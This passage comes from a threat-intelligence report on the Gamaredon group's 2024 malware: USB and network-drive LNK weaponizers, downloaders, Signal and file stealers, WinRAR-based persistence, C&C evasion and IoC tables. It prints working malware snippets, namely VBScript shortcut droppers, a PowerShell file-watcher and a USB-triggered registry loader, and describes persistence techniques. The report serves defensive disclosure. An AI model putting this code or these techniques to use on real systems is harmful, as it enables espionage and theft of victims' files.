First, on November 19th, 2024, we noticed that a few lines of code were added to the scheduler component, so that when it is run on compromised systems, it modifies the specific settings in the registry related to showing hidden files and file extensions of known file types. To ensure that hidden and protected operating system files are not shown, it sets the registry values as follows:

- `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden` to `2`,
- `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden` to `0`, and
- `HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt` to `1`.

Second, on November 28th, 2024, we noticed a surprising change in the LNK dropper component, which began creating malicious LNK files similarly to the third variant introduced four months earlier. Initially, malicious LNK files used `rundll32.exe` to call `RunHTMLApplication` from `mshtml.dll` to execute JavaScript, running a hidden copy of PteroLNK (`~.tmp`), as shown in Figure 7.

```
on error resume next
Dim dinnerZgW , foreignerHOm , gravityFO0 , indefiniteN2o
Dim attendkIq , alongkWI , omitXi0 , coursexau
Dim familyfaO , scratchN0v , branchYeC , specimenshDy , dotIm3
Randomize
alongkWI = "winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2"
attendkIq = "select * from win32_logicaldisk where mediatype=null"
dinnerZgW = array("Зобовязання","відрядження","Рапорт на госпіталізацію","ЗАЯВКА на ДАФ 1806К5","Військомат","povid 06 1705","НАКАЗ СЗЧ","БЛАНК ДОНЕСЕННЯ","ДСК","зведений наряд","Зразок рапорту щомісяця","Зобовязання","110 ОДКШБ","ФОТО ЗАГІБЛИ","продовження контракту")
foreignerHOm = "\~.tmp"
indefiniteN2o = ".lnk"
omitXi0 = "\"
coursexau = "%USERPROFILE%"

familyfaO = "javascript:""\..\mshtml.dll,RunHTMLApplication "";eval('w=new%20ActiveXObject(\""WScript.Shell\"");w.run(\""explorer "
scratchN0v = "\"");w.run(\""wscript.exe //e:vbScript "
branchYeC = " \"");window.close()')"

specimenshDy = "javascript:""\..\mshtml.dll,RunHTMLApplication
"";eval('w=new%20ActiveXObject(\""WScript.Shell\"");w.run(\""wscript.exe //e:vbScript "
dotIm3 = " \"");window.close()')"

Set fortyRlO = createobject("wscript.shell")
Set satisfybkH = GetObject("winmgmts:\\.\root\cimv2")
Set jointQ6G = satisfybkH.ExecQuery("SELECT * FROM Win32_DiskDrive", , 48)
For Each causingna1 In jointQ6G
    minimumq9S = causingna1.SerialNumber
next

gravityFO0 = fortyRlO.expandenvironmentstrings(coursexau) & "\NTUSER.DAT{" & minimumq9S & "}.TM.blf"
set storeyKVj = getobject(alongkWI).execquery(attendkIq)
for each scoldie3 in storeyKVj
    shineJ3z scoldie3.caption, 0
next
Set labelQ3o = CreateObject("WScript.Network")
Set orphanCDp = labelQ3o.EnumNetworkDrives
For pushedO49 = 0 to orphanCDp.Count - 1 Step 2
    shineJ3z orphanCDp.Item(pushedO49), 0
Next
```

Figure 7. A code snippet from the updated LNK dropper component

The updated LNK dropper component can create two types of LNK files:

1. The first type is created only in USB and network drive root directories, using filenames randomly selected from a hardcoded array (unique per instance).
2. The second type is written to USB and network drive root directories, as well as recursively to all subdirectories to a depth of three, where depth zero represents the root directory. Here, the LNK dropper hides existing subdirectories, creates malicious LNK files based on their names, and opens the hidden directories in Windows Explorer when clicked, masking suspicious behavior.

Interestingly, after this update, the dropper no longer deletes old LNK files.

During December 2024, we observed multiple incremental updates of the LNK dropper component, resulting in the following final behavior in the latest observed 2024 instance:

- The LNK dropper searches for `.docx`, `.pdf`, and `.xlsx` files, creating malicious LNK files based on their names.
- It can create LNK files, with names from a hardcoded array of strings, not only in the root directory, but also recursively in all subdirectories down to three deep, where a depth of zero represents the root directory. However, it first checks for whether fewer than two LNK files already exist in a directory before creating a new one.
- The component now also modifies registry values to disable showing hidden files, mirroring the earlier scheduler component update.
- When weaponizing drives, the LNK dropper component copies the contents of the original PteroLNK script not only into a file named `~.drv`, which is the filename used in the latest observed 2024 instance, but also into two other files that were used by older PteroLNK instances: `~.tmp` and `~.ini`. These older locations are overwritten with the up-to-date instance of PteroLNK only if the files exist. This allows Gamaredon to update previously weaponized drives with the latest PteroLNK version.

Finally, Gamaredon adjusted how malicious LNK files execute PteroLNK, making it identical to the third variant. Instead of using `rundll32.exe` and `mshtml.dll`, the LNK files now directly launch `mshta.exe` to execute a piece of JavaScript directly.

Third variant

We discovered instances of this variant in our telemetry on July 18th, 2024. Initially, we mistook it for a significant update to the second variant, as it differed only in the LNK dropper component. However, we later confirmed it as a distinct third variant. At the time of writing, Gamaredon continues to actively deploy this third variant alongside the second variant, even though both now utilize the new JavaScript-based method of weaponizing USB drives.

As we already mentioned, at first, the downloader (PteroSand) and scheduler components of the third variant were inherited from the second variant. Early instances only differed in the LNK dropper component, which is shown in Figure 8.

```
function finedF31(jackalLCp)
    on error resume next
    Set danglejCC = CreateObject("scripting.filesystemobject")
    Set barszrg = createobject("wscript.shell")

    for each lonelinessXCR in danglejCC.getfolder(jackalLCp + jawSc1 ).subfolders
        sirI88 = lonelinessXCR.path+".lnk"
        If danglejCC.FileExists(sirI88) Then
            danglejCC.deletefile sirI88
        end if
        If InStr(lonelinessXCR.Name, "Volume") < 1 Then
            set beginningX00 = barszrg.createshortcut(sirI88)
            beginningX00.targetpath = "mshta.exe"
            beginningX00.arguments = jerusalemvG1 +lonelinessXCR.Name + expectingEPY + "~drv.sys" + sponsorshipBa7
            beginningX00.windowstyle = 3
            beginningX00.iconlocation = respectabler6s
            beginningX00.save
            lonelinessXCR.attributes = 2
        End If
    next
end function

on error resume next
criticismj4m = "winmgmts:{impersonationlevel=impersonate}!\\.\root\cimv2"
reflectionLzg = "select * from win32_logicaldisk where mediatype=null"
respectabler6s = "%WINDIR%\system32\shell32.dll,3"
rigidnox = "\~drv.sys"

jerusalemvG1 = "javascript:eval('s=\""run\"";w=new%20ActiveXObject(\""WScript.Shell\"");window[\""w\""][s](\""explorer "
expectingEPY = "\"");window[\""w\""][s](\""wscript.exe //e:vbScript "
sponsorshipBa7 = " \"");window.close()')"
jawSc1 = "\"
mightyn02 = "%APPDATA%"
Set caresnLZ = createobject("wscript.shell")
Set danglejCC = CreateObject("Scripting.FileSystemObject")

championshipgUx = caresnLZ.expandenvironmentstrings(mightyn02) + rigidnox
set denyxyt = getobject(criticismj4m).execquery(reflectionLzg)
for each creatingH1Y in denyxyt
    finedF31 creatingH1Y.caption
    depthPaU = creatingH1Y.caption + rigidnox
    If danglejCC.FileExists(depthPaU) Then
        danglejCC.deletefile depthPaU
    end if
    danglejCC.copyfile championshipgUx, depthPaU, true
    danglejCC.getfile(depthPaU).Attributes = 2
next
```

Figure 8. An example of the LNK dropper component of the third variant

The third variant's LNK dropper does not create randomly named LNK files from a predefined list. Instead, it hides all directories in the root of a USB drive and creates malicious LNK files named after these directories. Each LNK contains JavaScript code executed via `mshta.exe` when clicked. This JavaScript first opens the hidden directory using `explorer.exe`, then uses `wscript.exe` to run the payload – a copy of the VBScript version of PteroLNK. Unlike the second variant, the third variant does not weaponize mapped network drives.

On August 8th, 2024, we observed changes in the downloader component. Initially, some third-variant downloaders were simplified, no longer using WMI queries or third-party DNS services. Instead, they directly used hardcoded C&C domains, causing these domains (rather than IP addresses) to appear in the HTTP Host header.

On August 19th, 2024, the downloader began using the third-party DNS resolver `nslookup.io`.

On October 14th, 2024, Gamaredon replaced PteroSand with a new downloader we named PteroQuark. It resembles the three previously known VBScript downloaders: PteroSand, PteroRisk, and PteroDash. Like the aforementioned tools, it also downloads a base64-encoded VBScript payload, but with `??` tokens inserted at random positions. PteroQuark first tries to download the payload from a Cloudflare-generated subdomain stored under `HKCU\SOFTWARE\<key>\<value>` by the VBScript wrapper that installs it. The registry keys and values differ per sample and are not present by default in Windows.

If fetching from this domain fails, PteroQuark attempts to retrieve an updated C&C domain from `telegra.ph`. If this also fails, it falls back to a hardcoded domain. As already mentioned, this domain is not explicitly resolved beforehand, causing the domain itself to appear in the HTTP Host header. Additionally, unlike earlier downloaders, PteroQuark uses an empty URI path in its HTTP requests to the C&C server.

PteroSig

PteroSig, which Gamaredon uses to exfiltrate data from the Signal application, was updated on September 5th, 2024. The update was probably prompted by then-recent changes in how Signal Desktop stores its SQLite database encryption key. As described in this BleepingComputer *article*, the encryption key is now stored in `%APPDATA%\Signal\Local State` and protected using Windows DPAPI.

Previously, as detailed in our *earlier Gamaredon white paper*, PteroSig exfiltrated Signal data and the encryption key from its previous location. Now, PteroSig also extracts the key from `Local State`, decrypts it using `[System.Security.Cryptography.ProtectedData]::Unprotect`, and exfiltrates it alongside other Signal data. The code for parsing and decrypting the DPAPI-protected key appears to be copied directly from another Gamaredon tool – PteroSteal.

PteroVDoor

PteroVDoor is a VBScript-based file stealer used to search for files with specific extensions and exfiltrate them. It has two variants – obfuscated and unobfuscated. The obfuscated variant first appeared around mid-September 2023, as we *previously described*, and since then Gamaredon has deployed both variants simultaneously.

The version numbering is somewhat confusing, as it does not follow a clear sequence. However, we believe our version tracking is correct because whenever a new version appears, the previous one typically stops being deployed the same day or shortly after.

For convenience, the following lists summarize, in order of appearance, the versions belonging to each PteroVDoor variant:

- Obfuscated variant – `6005`, `6015`, `6016`, `6000`, and `2000`.
- Unobfuscated variant – `6004`, `6014`, `6006`, `6007`, and `5000`.

It remains unclear why Gamaredon maintains two variants. We previously hypothesized that two separate teams might be developing these variants concurrently, but throughout 2024 we did not find further evidence to confirm or disprove this.

Obfuscated variant

Version `6005`, the first obfuscated variant, was used until April 22nd, 2024, when it was replaced by version `6015`. Version `6015` prioritized exfiltrating files from two *special folders* (`Desktop` and `MyDocuments`).

In late instances of version `6015`, Gamaredon changed the way that PteroVDoor obtained its C&C server.

Previously, it could download a text file containing the C&C IP address from `filebin.net`. Later, the URL changed to a regularly updated text file hosted in a repository on the *Codeberg* platform.

On June 28th, 2024, we discovered a new version numbered `6016`, which replaced version `6015` on that day. However, there were no significant feature changes, apart from an updated Codeberg URL.

On July 11th, 2024, we discovered yet another new version of PteroVDoor – `6000` – where the only notable change was another update to the repository URL, and later to a new repository under a different username.

The most recent version of the obfuscated variant of PteroVDoor that we have discovered was first deployed on August 8th, 2024. Its version number is `2000`, and it is a successor to version `6000`. Unlike previous versions, it is distributed as a base64-encoded string embedded within a VBScript wrapper. Interestingly, the update and persistence mechanisms were removed, and the decoded script no longer obfuscates string variables, although function and variable names remain randomized. Additionally, the tool now stores MD5 hashes of file contents instead of base64-encoded metadata, computing these hashes using the Windows `certutil.exe` utility.

Unobfuscated variant

Although we observed four new versions of the unobfuscated variant during 2024, none significantly changed its core functionality.

Version `6004`, described in our *previous Gamaredon white paper*, remained active until May 3rd, 2024, when it was replaced by version `6014`. Like the obfuscated variant a few days earlier, version `6014` prioritized exfiltrating files from the `Desktop` and `MyDocuments` folders.

On June 18th, 2024, and 10 days later, on June 28th, 2024, we discovered two new versions: `6006` and `6007`. Their only notable change was adding extra HTTP headers in POST requests to appear less suspicious in network traffic.

The most recent version of the unobfuscated variant of PteroVDoor, numbered `5000`, was first seen in our telemetry on July 15th, 2024. It is a successor to version `6007`, and although the first instances encountered contained small adjustments in the code, the basic functionality remained unimpacted.

However, on August 21st, 2024, we observed a significant change: the tool's update and persistence mechanisms were removed. Instead of downloading an updated copy from the C&C server, version `5000` drops a modified copy of itself, which is embedded as a base64-encoded string, into `%TEMP%\acronics.res`, and achieves persistence by adding an HKCU `Run` registry entry to execute this copy. Understandably, this dropped copy lacks the code for setting up persistence.

PteroPSDoor

PteroPSDoor is a file stealer written in PowerShell, similar to PteroVDoor. As noted in our *previous Gamaredon white paper*, during a certain period in the past, there were two variants, but these were probably merged around September 2023, so we no longer use the suffix *variant N* in its name. During 2024, we observed six versions: `7208`, `7209`, `7210`, `7211`, `7000`, and `1000`. Below is a summary of the key changes.

The previously documented version `7208` remained active until February 20th, 2024. Subsequent versions discovered in 2024 included:

- Version `7209` (first seen on February 21st, 2024): no significant changes.
- Version `7210` (first seen on April 20th, 2024): prioritized exfiltration of files from the `Desktop` and `MyDocuments` directories; from May 13th, 2024, an additional PowerShell-based obfuscation layer appeared.
- Version `7211` (first seen on June 28th, 2024): switched from `filebin.net` to *Codeberg* repository URLs for retrieving C&C servers.
- Version `7000` (first seen on July 12th, 2024): no notable changes except updated Codeberg repository URLs.

We discovered the latest version of PteroPSDoor, which is still actively used as of this writing, on September 10th, 2024. It carries the internal version number `1000` and comes with two obfuscation layers instead of just one. The first layer decodes base64-encoded strings and executes the second layer, which stores multiple code blocks as base64-encoded registry values with randomly generated names under `HKCU\Software`. Persistence is achieved by adding a small PowerShell script under the HKCU `Run` key (named `UserLogon` or `%USERNAME%`) to execute a loader from the registry at logon.

Unlike previous versions, version `1000` stores its entire payload in the registry rather than in text files. It also includes several functional enhancements that improve stealth:

- Initially, PteroPSDoor exfiltrates documents (`.doc`, `.docx`, `.xls`, `.xlsx`, `.ppt`, `.pptx`, `.vsd`, `.vsdx`, `.rtf`, `.odt`, `.txt`, and `.pdf`) located in `%USERPROFILE%\Desktop`, `Documents`, and `Downloads`. It then searches mapped drives for these file types, skipping directories with names containing `prog`, `windows`, `appdata`, `local`, `roaming`, `software`, `public`, and `all users`.
- After initial exfiltration, it no longer periodically searches for files. Instead, it uses *IO.FileSystemWatcher* (see Figure 9) to monitor specific files on fixed and network drives, exfiltrating them only upon changes. For monitoring, it includes six additional extensions: `.jpg`, `.jpeg`, `.rar`, `.zip`, `.7z`, and `.mdb`, and skips directories containing `prog`, `windows`, `appdata`, `local`, and `roaming`. It also skips 162-byte files with `\~$` in their paths, likely Microsoft Word temporary files related to Word's AutoRecover feature.

```
try{
    $FysdDDjjt4tat5vvkDGalVq = Get-WmiObject Win32_LogicalDisk | Where-Object { $_.DriveType -ne 2 };

    foreach($ZmyChmcbxqfmo1gkzDqkugL in $FysdDDjjt4tat5vvkDGalVq){
        $NYRIJxkh5raimjmcjnrGdHW = "$($ZmyChmcbxqfmo1gkzDqkugL.DeviceID)\";

        $OkxERGnh34rp12vxhIrIDuC = "*.rtf", "*.doc", "*.docx", "*.xls", "*.xlsx", "*.ppt", "*.pptx", "*.vsd", "*.vsdx", "*.odt",
        "*.txt", "*.jpg", "*.jpeg", "*.pdf", "*.rar", "*.zip", "*.7z", "*.mdb";

        foreach($PZhNqdkqlh1netr32IerQxS in $OkxERGnh34rp12vxhIrIDuC){
            $global:hyLRlO3zx1qdzv2pyEQApzX = "";
            $TqmCHvxtwihtbguhcSRsjRi = New-Object IO.FileSystemWatcher;
            $TqmCHvxtwihtbguhcSRsjRi.path = $NYRIJxkh5raimjmcjnrGdHW;
            $TqmCHvxtwihtbguhcSRsjRi.Filter = $PZhNqdkqlh1netr32IerQxS;
            $TqmCHvxtwihtbguhcSRsjRi.NotifyFilter = [IO.NotifyFilters]"FileName, DirectoryName, Attributes, Size, LastWrite,
            LastAccess, Security";
            $TqmCHvxtwihtbguhcSRsjRi.EnableRaisingEvents = $true;
            $TqmCHvxtwihtbguhcSRsjRi.IncludeSubdirectories = $true;

            $FqOJnJhcpoxyul5zqCaFuFg = Register-ObjectEvent $TqmCHvxtwihtbguhcSRsjRi -EventName "Changed" -Action {
                function kZRTTxxkumfhyqhhkhDYnOq($eHvBUIl0eh5wyaj13WIXYeV){
```

Figure 9. PteroPSDoor registers `IO.FileSystemWatcher` to monitor changes to specific files

- Instead of periodically scanning USB drives, version `1000` subscribes to the WMI event `__InstanceCreationEvent` (see Figure 10) to detect USB insertion events. When a USB drive is inserted, it copies files of interest to a staging directory and uploads them to the C&C server every 10 minutes.

```
try{
    $dvDYzAzrptbiys55cSKlgOP = "select * from __InstanceCreationEvent within 5 where TargetInstance ISA 'Win32_LogicalDisk' and
    TargetInstance.DriveType = 2";
    $TJYVvmmptlhchbc4nnGEbPY = {
        Start-Process -FilePath "powershell" -ArgumentList  '$($jDOLzWmjk5ih5xcx3tQkNEg = (Get-ItemProperty -Path "HKCU:\Software"
        -Name "wANKqmsd2rwwh0gwjKjtzYd").wANKqmsd2rwwh0gwjKjtzYd;$uGuSmttonrbprq0drgOLrby =
        [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($jDOLzWmjk5ih5xcx3tQkNEg));$yuwffdpncsckk0riwbLW
        Hro =[scriptblock]::Create($uGuSmttonrbprq0drgOLrby);&$yuwffdpncsckk0riwbLWHro;)' -WindowStyle Hidden
    };
    Register-WmiEvent -Query $dvDYzAzrptbiys55cSKlgOP -Action $TJYVvmmptlhchbc4nnGEbPY -SourceIdentifier USBFlashDrive;
}
catch{
}
```

Figure 10. PteroPSDoor subscribes to `__InstanceCreationEvent`

- Finally, similar to PteroVDoor version `2000`, this PteroPSDoor version computes MD5 hashes from the contents of exfiltrated files (instead of metadata) using `certutil.exe`.

PteroWLoad

PteroWLoad is a VBScript tool that we first saw in December 2020 and regularly observed during 2021. Afterwards, we saw it only sporadically: two samples in 2022, 24 samples in Q1 2023, and one sample in August 2023. However, on December 12th, 2024, Gamaredon resurrected PteroWLoad, applied current obfuscation techniques, and updated its communication protocol; thus, we provide an updated description.

Gamaredon uses PteroWLoad to achieve persistence on compromised systems by modifying registry settings of the WinRAR application. The technique, briefly mentioned in an *old Hexacorn blogpost*, relies on user interaction. Specifically, persistence is triggered when a victim attempts to open a file from within WinRAR whose extension differs from those listed in the registry value `ViewerUnpackAll` under `HKCU\Software\WinRAR\Viewer`.

The current version of PteroWLoad is typically encapsulated in a VBScript wrapper that drops a small VBScript loader to `%USERPROFILE%\ntuse.dat`, and then decodes and executes a base64-encoded block of code, which is an installer. It stores the code of a PteroSand downloader and its C&C server in randomly named values under `HKCU\Software\WinRAR\FileList\DocumentColumnWidths`; each function is stored separately. It also changes WinRAR settings by modifying several legitimate registry values under `HKCU\Software\WinRAR\Viewer`:

- `Autodetect` to `1`,
- `ReuseWindow` to `0`,
- `Type` to `1`,
- `ViewerUnpackAll` to `*.exe *.msi *.htm *.html *.part *.rar`, and
- `Wrap` to `1`.

Additionally, it sets the `ExternalViewer` registry value to a command line executing the previously dropped loader, passing it another base64-encoded loader script as an argument.

When executed, this second loader retrieves and executes the PteroSand downloader from registry values. As a fallback mechanism, PteroSand initially resolved its hardcoded C&C domain via an HTTP GET request to `https://reverseip.domaintools.com/search/?q=<domain>`. On December 23rd, 2024, Gamaredon updated this fallback method to use `check-host.net` instead of `domaintools.com`.

Ad hoc payload

During our tracking, we sometimes encounter interesting ad hoc payloads deployed by Gamaredon on special occasions. We do not consider them proper tools, which we define as payloads with complex functionality deployed repeatedly over extended periods.

As mentioned in the *ESET APT Activity Report Q2 2024-Q3 2024*, in July 2024, we discovered an uncommon VBScript payload, and observed it being delivered by various Gamaredon general-purpose downloaders. The payload merely opens the hardcoded URL of a Telegram channel named `Хранители Одессы` (translation: Guardians of Odessa) – `https://t[.]me/s/hraniteli_odessi`, which is full of Russian propaganda with a focus on the Odessa region. The URL is opened in the default browser.

It is very strange to see this kind of activity being carried out by Gamaredon, but we attribute it to Gamaredon with high confidence nonetheless.

NETWORK INFRASTRUCTURE

Gamaredon continued partially relying on *fast flux DNS* techniques, but significantly reduced the number of registered and used domains in 2024. While in 2022 we found almost 700, and in 2023 more than 500 domains, in 2024 it was only about 200. The majority of the domains we found had the `.ru` top-level domain and a small number had the `.рф` top-level domain (the Cyrillic script *IDN ccTLD* for the Russian Federation).

One reason for this decline is Gamaredon's shift toward alternative methods to retrieve C&C server IP addresses, such as Telegram channels and Telegraph posts. Additionally, Gamaredon increasingly hides its infrastructure behind *Cloudflare tunnels*, using Cloudflare-generated subdomains as primary C&C communication channels, with hardcoded domains typically serving as fallback methods resolved via system DNS, third-party DNS-over-HTTPS, or external DNS resolver websites.

Bypassing network-based blocking

Throughout 2024, Gamaredon invested significant effort into methods aimed at bypassing network-based blocking. Various Gamaredon tools inconsistently implemented one or multiple of the following techniques (listed chronologically based on initial observation):

- Using `curl.exe` to retrieve C&C server addresses from `telegra.ph` posts.
- Resolving hardcoded domains via DNS-over-HTTPS services from Google and Cloudflare.
- Accessing Telegram channels via `telegram.me` instead of `t.me`.
- Registering and using internationalized `.рф` top-level domains.

- Retrieving C&C server addresses stored in a text file hosted on *Codeberg*.
- Resolving domains through third-party resolver websites (e.g., `www.nslookup.io`, `who.is`, `dnswatch.info`, `check-host.net`).
- Dropping and executing embedded scripts (HTA via `mshta.exe` or VBScript via `wscript.exe`) that store resolved C&C addresses in temporary text files.
- Retrieving C&C server addresses posted by operators on `teletype.in`.

Note that this is not an exhaustive list of network-based blocking bypass attempts, but rather a selection of noteworthy ones.

CONCLUSION

After briefly expanding its geographic interests, in 2024 Gamaredon returned to its historical pattern of exclusively targeting Ukrainian governmental institutions, intensifying its spearphishing campaigns, substantially improving its evasion capabilities, and showing no indication that this focus on Ukraine will shift in the foreseeable future. Although Gamaredon still mostly relies on multilayer obfuscation and testing its malware against security products, the activities observed throughout 2024 suggest that it also tries to innovate its existing toolset to be stealthier and to enhance its ability to remain undetected longer following initial compromise. Despite these adaptations and improvements, Gamaredon continues to exhibit certain operational limitations, as evidenced by occasional abandonment or infrequent updates of selected tools and infrastructure.

Also, it seems that Gamaredon is reinforcing its capabilities to compromise new targets. In H2 2024, Gamaredon conducted spearphishing campaigns that were remarkably larger than those seen in H1 2024. Additionally, in February 2024, Gamaredon enhanced the VBScript version of PteroLNK by adding functionality to weaponize network drives, and during the second half of 2024, we observed that Gamaredon made many small improvements to this tool.

When it comes to finding new ways to overcome network-based detection of security products, Gamaredon operators once again showed their resourcefulness. They managed to hide almost the entire C&C infrastructure behind Cloudflare-generated subdomains, and leveraged additional third-party services. Since these activities can be compared to a cat-and-mouse game, we expect that they will continue with this trend, and that we will witness many similar attempts in the future.

IOCS

Files

In this section, we only provide one example for each tool/variant. All IoCs were provided in the MISP events published with private *ESET Threat Intelligence reports* throughout 2024.

SHA-1	Filename	Detection	Description
`88233D3CB06DB2CAB05877D6804C6A3B77304491`	N/A	PowerShell/Pterodo.LS	LNK file from a spearphishing campaign targeting Ukraine.
`EEAD8182C395F8800A887D9C56C89CB0ABEA3E99`	N/A	PowerShell/Pterodo.BQ	PowerShell downloader similar to PteroPSLoad downloaded as the last stage of the spearphishing campaign.
`A474034BDC9EB6B97EB7616C2AC21DDAA0ECE153`	N/A	VBS/Pterodo.BEE	HTA file from a spearphishing campaign targeting Ukraine.
`B38A26AEE38FF137E4B12363FB08A31A0FDD686C`	N/A	VBS/Pterodo.BEE	HTA file from a spearphishing campaign targeting Ukraine.

SHA-1	Filename	Detection	Description
17871AA1EADBEBE852B4673E575538B76476F83A	N/A	PowerShell/Agent.BID	PteroDespair – gathers various information about previously deployed malware.
6C06D7F92F3F34C5D8A5E74B7DC04B8720749C39	N/A	VBS/Pterodo.SN	PteroTickle – a Tcl script weaponizer.
27A9C300DA75FD2ABF5EE4DF483774FFE1BDCAD3	N/A	PowerShell/Pterodo.MD	PteroGraphin – a sophisticated persistent downloader.
CFAE5B81DD0D351555AFA3990B3A9E873494A616	N/A	VBS/Pterodo.BFC	PteroStew – a VBScript general-purpose downloader.
1B05753A90FDE7EC9779730CD37DD2A0774B80F3	N/A	PowerShell/Pterodo.NW	PteroBox – a file stealer that exfiltrates files to Dropbox.
1F0516E1FE34A73504874A99B86A59832DA00632	N/A	PowerShell/Pterodo.DX	PteroPSLoad – PowerShell downloader.
A6D17E90FF922BBB26347E68DE0FDE36AE198B79	N/A	PowerShell/Pterodo.OW	PowerShell version of PteroLNK – USB drive weaponizer.
44BE86CA88AA327044AFA4934045D233D35257C5	N/A	VBS/Pterodo.BJX	VBScript version of PteroLNK – USB and network drive weaponizer.
E608D1B4DA5B2D995847CE3F3230EE287A26B95E	N/A	VBS/Pterodo.BKN	VBScript version of PteroLNK – USB drive weaponizer.
61991A8B1D4B9FCC9B741CC7DB5836A00F239E17	N/A	PowerShell/Pterodo.KZ	PteroScout – gathers and exfiltrates various information about the compromised system.
0DBE44BF9EC6A9D032897AF64C5C87A055FFA945	N/A	PowerShell/Pterodo.MO	PteroSig – steals the database that belongs to the Signal Desktop application.
DB05975A33F39915797F1BFD127FCA3E643C2841	N/A	VBS/Pterodo.ALU	PteroVDoor version 6005.
617B8447848A10680F9E062BF4BB4BD96F159597	N/A	VBS/Pterodo.AQT	PteroVDoor version 6015.
A7DED2EF728CD1DE31AD7F017F46A984B6309364	N/A	VBS/Pterodo.AQT	PteroVDoor version 6016.
36BA1AC53917D50D91B1DC55C53F43304C5D0755	N/A	VBS/Pterodo.AQT	PteroVDoor version 6000.
1EC6ED58048D00E44FC8D1E524DC3C8E4F9D8AD4	N/A	VBS/Pterodo.BKG	PteroVDoor version 2000.
28FAA30013BCAAC38B577FFA17380F6F23FB5E82	N/A	VBS/Pterodo.API	PteroVDoor version 6004.

SHA-1	Filename	Detection	Description
BD18E07786BBB19934AA96BCE778A4A5BA5DED88	N/A	VBS/Pterodo.ALG	PteroVDoor version 6014.
629B29C879685F2D0A78C12A459C6C1A856F76AB	N/A	VBS/Pterodo.ALG	PteroVDoor version 6006.
A7E90E152A3DD927A6D99FD071AA1D7B087DE917	N/A	VBS/Pterodo.ALG	PteroVDoor version 6007.
566E79EE47CDB155CE52397F21F8ACEA35DCD422	N/A	VBS/Pterodo.BKJ	PteroVDoor version 5000.
4115B036740EF7324F2DE186ED16345059F7589D	N/A	PowerShell/Pterodo.KI	PteroPSDoor version 7208.
118C274802985B9202AB32958126205B74570AF3	N/A	PowerShell/Pterodo.LE	PteroPSDoor version 7209.
19C907D3EEEBCC1B267C94C8AD8BCE774E2661F9	N/A	PowerShell/Agent.BTY	PteroPSDoor version 7210.
0BCC1A6F5F100153793F79C3E2EB1EAE5486E230	N/A	PowerShell/Pterodo.LM	PteroPSDoor version 7211.
889A9F15F01E5BD055D9301B56AC2DFA02C3D5D2	N/A	PowerShell/Pterodo.GS	PteroPSDoor version 7000.
7F8B8E7D927DDC434897922D4CB6FA52D3C6D990	N/A	PowerShell/Pterodo.MT	PteroPSDoor version 1000.
9865E24D8133D46BB86E4A09FB8CDA4C70195E50	N/A	VBS/Pterodo.BKD	PteroWLoad – a persistent downloader that abuses WinRAR external viewer settings.
FD6052D15A1F8599CEA1732DFD18E5061BE23A25	N/A	VBS/Pterodo.YO	VBScript template for generating obfuscated VBScripts.
E97F41ACDB0215256DE4D2D5A796A38181EAF282	N/A	VBS/Pterodo.AUC	VBScript payload promoting Russian propaganda.

Network

The network IoCs provided here are only C&C servers extracted from selected samples, provided as examples and not an exhaustive list of all C&C servers that we encountered in 2024. All IoCs were provided in the MISP events published with private *ESET Threat Intelligence reports* throughout 2024.

IP	Domain	Hosting provider	First seen	Details
N/A	niagara-silent-exterior-talent.trycloudflare[.]com	N/A	2024-07-24	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
N/A	deny-webshots-hudson-verbal.trycloudflare[.]com	N/A	2024-08-13	Gamaredon C&C server.
N/A	sao-yield-are-domestic.trycloudflare[.]com	N/A	2024-11-15	Gamaredon C&C server.
N/A	drums-hobbies-geological-signatures.trycloudflare[.]com	N/A	2024-11-18	Gamaredon C&C server.
N/A	wasic[.]ru	N/A	2024-03-19	Gamaredon C&C server.
N/A	ashley-characters-societies-freely.trycloudflare[.]com	N/A	2024-10-03	Gamaredon C&C server.
N/A	lucystew[.]ru	N/A	2024-12-27	Gamaredon C&C server.
N/A	kinda-grows-reaches-crimes.trycloudflare[.]com	N/A	2024-12-27	Gamaredon C&C server.
N/A	loguna[.]ru	N/A	2024-12-31	Gamaredon C&C server.
N/A	litanq[.]ru	N/A	2024-12-30	Gamaredon C&C server.
N/A	tienes[.]ru	N/A	2024-12-27	Gamaredon C&C server.
N/A	incorporate-two-knowing-inside.trycloudflare[.]com	N/A	2024-12-27	Gamaredon C&C server.
N/A	iraiz[.]ru	N/A	2024-12-27	Gamaredon C&C server.
N/A	sub-nursery-foo-governing.trycloudflare[.]com	N/A	2024-12-29	Gamaredon C&C server.
N/A	workbookee[.]ru	N/A	2024-11-28	Gamaredon C&C server.
N/A	phlovel[.]ru	N/A	2025-01-30	Gamaredon C&C server.
N/A	www.sheepster[.]ru	N/A	2024-04-20	Gamaredon C&C server.
N/A	www.phlovel[.]ru	N/A	2024-12-31	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
N/A	noraspdan[.]ru	N/A	2024-12-31	Gamaredon C&C server.
N/A	ordering-ratings-motor-soldier.trycloudflare[.]com	N/A	2024-12-23	Gamaredon C&C server.
N/A	andbien[.]ru	N/A	2024-12-23	Gamaredon C&C server.
38.54.12[.]3	N/A	KaopuCloud-DE	2024-01-31	Gamaredon C&C server.
64.227.139[.]249	N/A	DigitalOcean, LLC	2024-12-27	Gamaredon C&C server.
64.227.172[.]243	N/A	DigitalOcean, LLC	2024-07-15	Gamaredon C&C server.
134.122.109[.]104	N/A	DigitalOcean, LLC	2024-06-28	Gamaredon C&C server.
137.184.116[.]179	N/A	DigitalOcean, LLC	2024-08-08	Gamaredon C&C server.
138.68.161[.]53	N/A	DigitalOcean, LLC	2024-07-10	Gamaredon C&C server.
139.59.85[.]26	N/A	IRT-DIGITALOCEAN-AP	2024-12-31	Gamaredon C&C server.
143.110.168[.]51	N/A	DigitalOcean, LLC	2024-06-18	Gamaredon C&C server.
143.198.216[.]105	N/A	DigitalOcean, LLC	2024-05-03	Gamaredon C&C server.
143.244.134[.]188	N/A	DigitalOcean, LLC	2024-07-15	Gamaredon C&C server.
146.190.74[.]132	N/A	DigitalOcean, LLC	2024-06-28	Gamaredon C&C server.
157.230.94[.]134	N/A	DigitalOcean, LLC	2024-06-28	Gamaredon C&C server.
157.230.108[.]94	N/A	DigitalOcean, LLC	2024-06-28	Gamaredon C&C server.
157.245.201[.]196	N/A	DigitalOcean, LLC	2024-07-15	Gamaredon C&C server.

IP	Domain	Hosting provider	First seen	Details
